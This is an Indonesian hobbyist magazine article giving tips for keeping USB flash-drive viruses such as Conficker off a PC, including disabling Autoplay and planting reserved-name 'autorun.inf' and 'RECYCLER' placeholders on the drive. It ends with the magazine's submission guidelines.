
Mencegah Virus dari FlashDisk ke Komputer:

1. Matikan Autorunmu...

Langkah :

Pergi ke **Group Policy** dengan cara **Start → Run → gpedit.msc**

Nah buka **Administrative Templates** pada **Computer Configuration** dan **User Configuration** lalu pergi menuju folder **System**. Pada kedua **Folder System** tersebut terdapat Setting **Turn Off Autoplay** Klik 2 kali dan jadikan **Enable** dan pada pilihan **Turn Of Autoplay On** pilih **All Drives**.





2. Bila kalian ingin melakukan browsing pada FlashDisk sebaiknya gunakan **Windows Explorer** dan lihat pada **jendela sebelah kiri**. Hal ini untuk mencegah keteledoran User kalau-kalau ada Virus yang memanfaatkan icon berbentuk Folder yang akan mengecoh user. Kalo di sebelah kiri kan gak akan muncul...

Contohnya Virus TATI, dkk...

3. Berhati-hati dan selalu perhatikan data2-data di FlashDisk kalian, apakah ada perubahan yang terjadi, misalnya ada folder yang hilang atau apalah... Atau ada keanehan-keanehan yang lainnya...

Mencegah Virus dari Komputer ke FlashDisk:

Autorun.inf. Walah kalau denger nih nama pasti bakalan eneg banget dah, karena pasti kalau colok FlashDisk ke warnet nih "barang" selalu ada. Apalagi Conficker dengan Folder "RECYCLER"nya yang ngebetein banget...

Oke saya berpikir neh (kalo salah mohon dikoreksi)...
Jika kalian ingin melawan **FILE** gunakan **FOLDER** atau jika kalian ingin melawan **FOLDER** gunakan **FILE**.
Pokoknya jangan melawan **FILE** dengan **FILE** atau **FOLDER** dengan **FOLDER**.

Maksudnya apa seh?

1. Untuk mencegah agar **FILE autorun.inf** tidak masuk ke FlashDisk kalian harus membuat **FOLDER autorun.inf**. Kalau mau praktek coba saja buat folder autorun.inf di FlashDisk lalu buat file autorun.inf, lalu copy ke FlashDisk.



Masih ragu? Oke... Masih inget artikel saya tentang cara membuat folder CON, AUX, NUL...
Review sedikit... Tidak tahu kenapa nama-nama diatas tidak bisa dipakai untuk dijadikan nama folder.
Tanya kenapa?

Tapi ternyata folder dengan nama tersebut dapat kalian buat dengan menggunakan Command Prompt...

Caranya...

Buka Command Promt lalu ketik

md\\.\.\C:\con

Liat di drive C maka akan ada folder con... Coba kalian hapus!!!



Begitu pula dengan folder aux dan nul...

Untuk cara menghapusnya anda bisa menggunakan perintah...

rd\\.\.\C:\con

Intinya dengan mensisipkan folder con, aux dan nul kedalam folder autorun.inf maka tidak akan ada yang bisa menimpanya... Apalagi hapus... "Untuk saat ini loh, gak tau kedepannya :), soalnya banyak banget orang hebat berkeliaran di Internet"

Caranya adalah (misalkan FlashDisk kalian drive F:)

Buka command prompt dan ketik perintah berikut...

**md\\.\.\F:\autorun.inf\con (Enter)
md\\.\.\F:\autorun.inf\con\nul (Enter)
md\\.\.\F:\autorun.inf\con nul\aux (Enter)**

Wakakakakakakak... Dengan sarat folder autorun.inf dah dibuat...

Nah untuk menghadapi **FOLDER RECYCLER**nya **Conficker** kalian gunakan saja file yang kalian beri nama **RECYCLER** tanpa ekstensi...

Kenapa pake FILE? Karena kalo pake FOLDER dengan nama yang sama file di dalam RECYCLERnya conficker akan masuk ke folder yang kita buat... Saya lupa namanya apa...

Contoh kita buat folder dengan nama RECYCLER di FlashDisk dan siapkan juga folder RECYCLER yang isinya terserah kamu...

Nah copy RECYCLER yang ada isinya ke RECYCLER yang tidak ada isinya... (Ngertikan? Sory kalo ribet)

Maka file yang di dalam akan ikut masuk walaupun kita menggunakan jurus folder con, aux dan nul.

2. Proteksi dengan menggunakan folder.

Pernah pake SMADAV? Yang terbaru kalau kalian install maka di FlashDisk kalian akan ada folder dengan nama "**Δ Smad-Lock Δ**".



Dan didalamnya ada tulisan

[Instruksi penggunaan folder Δ Smad-Lock Δ Smadav]

- Folder Smad-Lock ini adalah folder teraman dari infeksi virus.
- Virus hampir tidak mungkin dapat memasuki folder ini.
- Jadi, semua file yang Anda taruh dalam folder ini SANGAT AMAN dari infeksi virus.
- Anda tidak boleh me-rename nama folder ini sedikitpun.
- Folder ini sebaiknya hanya diisi dengan file office berjenis DOC, XLS, PPT, dan semua file office sejenisnya.
- Dalam folder ini sebenarnya Anda dapat mengisi file yang bukan berjenis dokumen office, tapi sebaiknya ketika Anda membuka file tersebut jangan langsung di dalam folder ini, Anda dapat memindahkan file tersebut keluar folder ini terlebih dahulu sebelum membukanya.

Wew... Keren banget... Karena saya kesulitan membuat gambar Δ maka saya menggunakan "**ALT+2+5+5**"... Wekekekekek...

Jadi jika kalian ingin membuat folder misalkan dengan nama "**Jorok**", gunakan **ALT+2+5+5** di akhir dan awal...

(ALT+2+5+5)Jorok(ALT+2+5+5)

Asik kan... :)

Mohon maaf neh kakak-kakak semuanya kalo kata-kata jelek atau tidak berkenan... Newbie baru belajar nulis artikel yang berguna :)

Salam Penuh Kehangatan :)

Cruz3N

<http://cruzenaldo.blogspot.com>

cruzenaldo@gmail.com

Salam buat anak-anak Xcode, Jasakom, Echo, Devilzc0de (My New Family ^_^), Xcode dan semua orang-orang Indonesia di Dunia termasuk Witha sayangku (Wakakakakakak)...

----- end -----

Ketentuan menjadi penulis X-Code Magazine

Isi materi :

- o Kategori Komputer umum
- o Kategori Pemograman
- o Kategori Hacking Windows / Linux / FreeBSD / OpenBSD / BeOS Etc
- o Kategori Cracking
- o Kategori Phreaking

Kirimkan tulisan anda dengan :

- o Filetype : .Doc
- o Page Setup : Paper size = Letter
- o Line spacing : single
- o Font : Century Gothic, size Judul = 18 dan paragraph = 10

Kirimkan tulisan anda ke Redaksi X-Code Magazine :

[1] yk_family_code@yahoo.com

[2] ferdianelli@yahoo.com

Subject : Tutorial untuk X-Code 15(Judul artikel anda)

Attachment : JudulTutorAnda.zip atau tutorJudul.rar (pilih salah satu format). Anda boleh menyertakan source code ke dalam file zip

Artikel akan diseleksi. Jika sesuai dengan kriteria, maka kami akan memasang artikel anda di X-Code Magazine 15.

Terima kasih atas perhatiannya.